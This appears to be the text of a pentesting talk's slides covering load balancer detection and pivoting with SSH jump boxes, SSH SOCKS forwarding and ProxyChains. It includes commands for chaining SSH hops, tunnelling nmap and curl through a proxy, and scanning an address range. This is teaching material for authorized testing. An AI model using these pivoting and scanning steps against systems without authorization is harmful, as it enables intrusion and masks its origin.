

Pivoting, port forward and a few more tips and tricks for Pentesters.

Marcos Azevedo (psylinux)
Senior Cybersecurity/Pentester Consultant at Cipher

#whoami

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester **by choice**
- Redneck/Caipira **by nature**
- Brazilian Jiu-Jitsu Black Belt **by love**
- Linux **of course**

<https://www.linkedin.com/in/mtazevedo/>

Agenda

**Don't worry.
We'll have much fun for the next 45 minutes**

Common Commercial Tools



Before we ./start

Definitions adopted in this presentation

Attacker = Pentester
Victim = Customer

Attacker = Pentester

Definitions adopted in this presentation

```
Attacker@192.168.1.10 : /Psylinux
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:feb4:63b4 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b4:63:b4 txqueuelen 1000 (Ethernet)
    RX packets 305122 bytes 444987493 (424.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19161 bytes 1513440 (1.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Attacker@192.168.1.10 : /Psylinux
```

Linux Machine

Victim-01 = Customer Box

Definitions adopted in this presentation


```
Victim-01@192.168.1.30 : /Victim-01
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.30 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:febb:beab prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:bb:be:ab txqueuelen 1000 (Ethernet)
    RX packets 863 bytes 99193 (96.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 709 bytes 93110 (90.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Victim-01@192.168.1.30 : /Victim-01
```

Linux Machine

Victim-02 = Customer Box

Definitions adopted in this presentation



```
C:\>  
c:\Victim-02>netsh interface ip show address "Ethernet 2"  
Configuration for interface "Ethernet 2"  
DHCP enabled: No  
IP Address: 192.168.1.20  
Subnet Prefix: 192.168.1.0/24 (mask 255.255.255.0)  
Default Gateway: 192.168.1.1  
Gateway Metric: 256  
InterfaceMetric: 10  
c:\Victim-02>_
```

Microsoft Windows Machine

A little about Pentesting


A few Pentester concerns

1. Is the scope defined?
2. How long to Pentest?
3. If it is an internal penetration test:
 - a) May it be performed on site?
 - b) May be performed through a VPN?
4. Is the incident team aware?
5. Who do I contact in case of an emergency?
6. How far shall I go?
7. Report accurate information to the customer

Load Balancers

What is it?

- **Load balancing or Application Delivery Network (ADN)** refers to efficiently distributing incoming network traffic across a group of backend servers, also known as a server farm or server pool.



Load Balancers

Why should I care?

- May impact in accuracy of information:
 - Maybe only one of the system in the pool respond to the test queries
 - Different servers may respond to each run of a different tool
- Could in fact cause inconsistency in the testing if the patch levels or configurations are different for each system

Load Balancers

DNS Load Balancer

- DNS Load Balancing
 - Used mostly as redundancy and high availability
 - The RFC 1034 for DNS states that it is valid for an A record to contain multiple entries of IP addresses.
 - The DNS server is not capable of knowing if a host with an IP address that is listed for a particular name is up and ready to process requests.
 - Some products are smart enough to make a sort of prior check to determine if one of the systems is unavailable and remove the entry from the DNS record response, for example, F5 Global Traffic Manager

Load Balancers

Identifying DNS Load Balancer

```
Command Prompt

C:\Users\Marcos Azevedo>ping -a www.microsoft.com

Pinging e13678.dspb.akamaiedge.net [23.41.145.125] with 32 bytes of data:
Reply from 23.41.145.125: bytes=32 time=62ms TTL=51
Reply from 23.41.145.125: bytes=32 time=61ms TTL=51
Reply from 23.41.145.125: bytes=32 time=61ms TTL=51
Reply from 23.41.145.125: bytes=32 time=61ms TTL=51

Ping statistics for 23.41.145.125:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 61ms, Maximum = 62ms, Average = 61ms

C:\Users\Marcos Azevedo>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

C:\Users\Marcos Azevedo>ping -a www.microsoft.com

Pinging e13678.dspb.akamaiedge.net [23.77.116.112] with 32 bytes of data:
Reply from 23.77.116.112: bytes=32 time=40ms TTL=54
Reply from 23.77.116.112: bytes=32 time=39ms TTL=54
Reply from 23.77.116.112: bytes=32 time=39ms TTL=54
Reply from 23.77.116.112: bytes=32 time=39ms TTL=54
```

Load Balancers

Identifying DNS Load Balancer

```
C:\Users\Marcos Azevedo>nslookup www.google.com 8.8.8.8
Server:  google-public-dns-a.google.com
Address:  8.8.8.8
```

```
Non-authoritative answer:
Name:     www.google.com
Addresses: 2800:3f0:4001:814::2004
          172.217.29.164 ←
```

```
C:\Users\Marcos Azevedo>nslookup www.google.com 8.8.8.8
Server:  google-public-dns-a.google.com
Address:  8.8.8.8
```

```
Non-authoritative answer:
Name:     www.google.com
Addresses: 2800:3f0:4001:80a::2004
          172.217.30.68 ←
```

Load Balancers

Identifying DNS Load Balancer

```
C:\Users\Marcos Azevedo>nslookup
```

```
Default Server:  UnKnown
```

```
Address:  192.168.1.1
```

```
> set query=A
```

```
> www.youtube.com
```

```
Server:  UnKnown
```

```
Address:  192.168.1.1
```

```
Non-authoritative answer:
```

```
Name:      youtube-ui.l.google.com
```

```
Addresses:  172.217.30.78
```

```
172.217.30.110
```

```
172.217.29.142
```

```
172.217.29.174
```

```
172.217.29.206
```

```
172.217.30.46
```

```
216.58.202.78
```

```
172.217.28.142
```

```
216.58.202.110
```

```
172.217.29.238
```

```
216.58.202.174
```

```
Aliases:   www.youtube.com
```


Load Balancers

Appliance Load Balancer

Appliance Load Balancers

- There are a number of different methods used in load balancing. Some of the most common are:
 - Round robin
 - Least connections
 - Cookie persistence.

Load Balancers

Appliance Load Balancer

Cookie persistence is used in cases such as e-commerce

Local Traffic >> Persistence Profiles >> cookie

Properties

General Properties

Name	cookie
Persistence Type	Cookie

Configuration

Cookie Method	HTTP Cookie Insert
Cookie Name	
Expiration	<input checked="" type="checkbox"/> Session Cookie

Update

F5 Cookie Persistence Configuration Example

Load Balancers

Appliance Load Balancer

Cookie persistence is used in cases such as e-commerce

```
BIGipServercommunities--prod--  
-pool1379823882.36895.0000communities.v  
mware.com
```

F5 Cookie Persistence Configuration Example

Load Balancers

Identifying Appliance Load Balancer

Hping3 is able to craft network packets and is used by many penetration testers in examining behavior of certain systems

```
Attacker@192.168.1.10 : /Psylinux
$ hping3 www.google.com -S -p 443
HPING www.google.com (eth0 172.217.29.196): S set, 40 headers + 0 data bytes
len=46 ip=172.217.29.196 ttl=51 id=27107 sport=443 flags=SA seq=0 win=60720 rtt=127.9 ms
len=46 ip=172.217.29.196 ttl=51 id=30031 sport=443 flags=SA seq=1 win=60720 rtt=119.6 ms
len=46 ip=172.217.29.196 ttl=52 id=6534 sport=443 flags=SA seq=2 win=60720 rtt=126.9 ms
len=46 ip=172.217.29.196 ttl=52 id=38084 sport=443 flags=SA seq=3 win=60720 rtt=126.9 ms
len=46 ip=172.217.29.196 ttl=51 id=29446 sport=443 flags=SA seq=4 win=60720 rtt=125.9 ms
len=46 ip=172.217.29.196 ttl=51 id=60136 sport=443 flags=SA seq=5 win=60720 rtt=125.4 ms
len=46 ip=172.217.29.196 ttl=51 id=16420 sport=443 flags=SA seq=6 win=60720 rtt=139.8 ms
len=46 ip=172.217.29.196 ttl=51 id=9194 sport=443 flags=SA seq=7 win=60720 rtt=114.9 ms
len=46 ip=172.217.29.196 ttl=51 id=10539 sport=443 flags=SA seq=8 win=60720 rtt=138.0 ms
```

The above syntax is telling to hping3 to craft a SYN packet (-S) to port 443. Pay attention in **IPID field** in response from the server.

Load Balancers

So what can we do about it?

What to do?

- Review the scope
- If it is a PCI Pentest or PCI Scan we have to inform the customer
- Double check all your recon information
- Double check all your scanning report
- Watch for DNS leak
- Watch for IP leak in HTTP headers
- Watch for potential leaks in Load Balancer Cookies

Port Forwarding

What is it?

In computer networking, port forwarding or port mapping is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router or firewall.

Port Forwarding


When do I use this?

When I use it:

1. When I have to jump through one server to reach another using SSH on a Linux or Unix-like systems.
2. When I have to reach other network applications through the server which I have access

The Scene

The scope



SSH Port Forwarding


When do I use this?



Attacker/Pentester



Firewall



JumpBox



Web Application
Server

SSH Port Forwarding

How do I use this?

Passing through a JumpBox:

Instead of typing two SSH commands, I can type the following all-in-one command:

```
$ ssh -tt JumpBox ssh -tt FooServer  
$ ssh -tt psylinux@JumpBox ssh -tt psylinux@FooServer  
$ ssh -tt psylinux@JumpBox ssh -tt psylinux@FooServer tmux
```

The `-t` option passed to the SSH command force pseudo-tty allocation. This can be used to execute arbitrary screen-based programs on a remote machine. Multiple `-tt` options force tty allocation, even if ssh has no local tty.

SSH Port Forwarding


How do I use it?

Passing through more than one JumpBox:

```
$ ssh -tt JumpBox ssh -tt FooServer -tt BooServer
```

SSH Port Forwarding

How do I use it?



ProxyChains Features:

1. Support SOCKS5, SOCKS4, and HTTP CONNECT proxy servers.
2. Proxychains can be mixed up with different proxy types in a list
3. Proxychains also supports any kind of chaining option methods, like: random, chaining proxies in the exact order list, dynamic often called smart option.
4. Proxychains can be used with servers, like squid, sendmail, etc.
5. Proxychains is capable to do DNS resolving through proxy.
6. Proxychains can handle any TCP client application, ie., nmap, telnet

SSH Port Forwarding and ProxyChains

Using ProxyChains inside a SSH Connection

In terminal 1:

```
$ ssh -D 127.0.0.1:1337 -tt JumpBox ssh -tt FooServer -tt  
BooServer
```

In terminal 2:

```
$ proxychains nmap
```


SSH Port Forwarding and ProxyChains

How do I use this?

```
5. 192.168.1.10 (attacker)
Re-attach Fullscreen Stay on top Duplicate Hide toolbar
Attacker@192.168.1.10 : /Psylinux
$ netstat -antp | grep 1337
tcp        0      0 0.0.0.0:1337 0.0.0.0:*        LISTEN     3787/sshd
Attacker@192.168.1.10 : /Psylinux
$
```

Attacker Local Host

```
2. 192.168.1.10 (attacker)
Re-attach Fullscreen Stay on top Duplicate Hide toolbar
Attacker@192.168.1.10 : ~/GPG
$ ssh -D 0.0.0.0:1337 -tt -i gpg-auth-keyfile -p 9922 root@149.56.156.79
Linux pentest 4.12.0-kali1-amd64 #1 SMP Debian 4.12.6-1kali6 (2017-08-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 23 04:15:05 2018 from 189.46.139.18
root@pentest:~# hostname
pentest
root@pentest:~#
```

Remote JumpBox

SSH Port Forwarding and ProxyChains

How do I use this?

```
Attacker@192.168.1.10 : /Psylinux
$ vi /etc/proxychains.conf
Attacker@192.168.1.10 : /Psylinux
$ tail /etc/proxychains.conf
#       proxy types: http, socks4, socks5
#       ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks4 127.0.0.1 1337
```

SSH Port Forwarding and ProxyChains

How do I use this?

```
Attacker@192.168.1.10 : /Psylinux
$ curl 'https://api.ipify.org?format=json'; echo -e "\n"
{"ip":"189.46.139.18"} ←
```

```
Attacker@192.168.1.10 : /Psylinux
$ proxychains curl 'https://api.ipify.org?format=json'; echo -e "\n"
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| api.ipify.org
|S-chain| -<>-127.0.0.1:1337-<><>-4.2.2.2:53-<><>-OK
|DNS-response| api.ipify.org is 23.23.114.123
|S-chain| -<>-127.0.0.1:1337-<><>-23.23.114.123:443-<><>-OK
{"ip":"149.56.156.64"} ←
```

SSH Port Forwarding and ProxyChains

How do I use this?






```
Attacker@192.168.1.10 : /Psylinux
$ proxychains nmap -v -Pn -sL 149.56.156.1-254
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-23 03:31 -03
Initiating Parallel DNS resolution of 254 hosts. at 03:31
Parallel DNS resolution of 254 hosts. Timing: About 99.21% done; ETC: 03:33 (0:00:01 remaining)
Completed Parallel DNS resolution of 254 hosts. at 03:33, 75.95s elapsed
Nmap scan report for 149.56.156.1
Nmap scan report for 149.56.156.2
Nmap scan report for 149.56.156.3
Nmap scan report for ns684.serversp.net (149.56.156.4)
Nmap scan report for ns685.serversp.net (149.56.156.5)
Nmap scan report for ns686.serversp.net (149.56.156.6)
Nmap scan report for ns687.serversp.net (149.56.156.7)
Nmap scan report for 149.56.156.8
```

SSH Port Forwarding and Socks Proxy

How do I use this?

```
$ ssh -D 0.0.0.0:1337 -tt JumpBox
```

2. 192.168.1.10 (attacker)

